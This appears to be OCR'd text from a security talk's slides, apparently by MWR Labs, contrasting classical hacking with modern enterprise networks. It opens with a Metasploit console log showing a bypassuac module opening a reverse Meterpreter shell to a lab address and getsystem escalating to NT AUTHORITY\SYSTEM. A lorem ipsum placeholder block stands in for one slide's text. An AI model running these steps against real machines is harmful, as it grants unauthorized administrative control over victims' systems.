
```
Meterpreter     : x64/win64
meterpreter > background
[*] Backgrounding session 6...
msf exploit(bypassuac) > set session 6
session => 6
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.65.136:5555
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Sending stage (769024 bytes) to 192.168.65.129
[*] Meterpreter session 7 opened (192.168.65.136:5555 -> 192.168.65.129:49170) at 2014-01-15 09:22:58 -0500
[-] Exploit failed: Rex::TimeoutError Operation timed out.

meterpreter > getsystem
ge...got system (via technique 1).
meterpreter > getuit
[-] Unknown command: getuit.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

++

Classical Hacking



Lorem i… it. Donec a diam lectus. Sed sit amet ipsum r… a nec consectetur ante hendrerit. Donec et mollis dolor. Praesent et diam eget libero egestas mattis sit amet vitae augue. Nam tincidunt congue enim, ut porta lorem lacinia consectetur. Donec ut libero sed arcu vehicula ultricies a non tortor. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean ut gravida lorem. Ut turpis felis, pulvinar a semper sed, adipiscing id dolor. Pellentesque auctor nisi id magna consequat sagittis. Curabitur dapibus enim sit amet elit pharetra tincidunt feugiat nisl imperdiet. Ut convallis libero in urna ultrices accumsan. Donec sed odio eros. Donec viverra mi quis quam pulvinar at malesuada arcu rhoncus. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. In rutrum accumsan ultricies. Mauris vitae nisi at sem facilisis semper ac in est.

++

The World Has Changed

Nation States


Haxors

"Hackers are no longer the apex predator"
-The Grugq

++

Modern Enterprise Networks

- + Thousands of endpoints
- + Hundreds of servers
- + Mobile Devices
- + VPNs
- + Custom Apps



MWR LABS

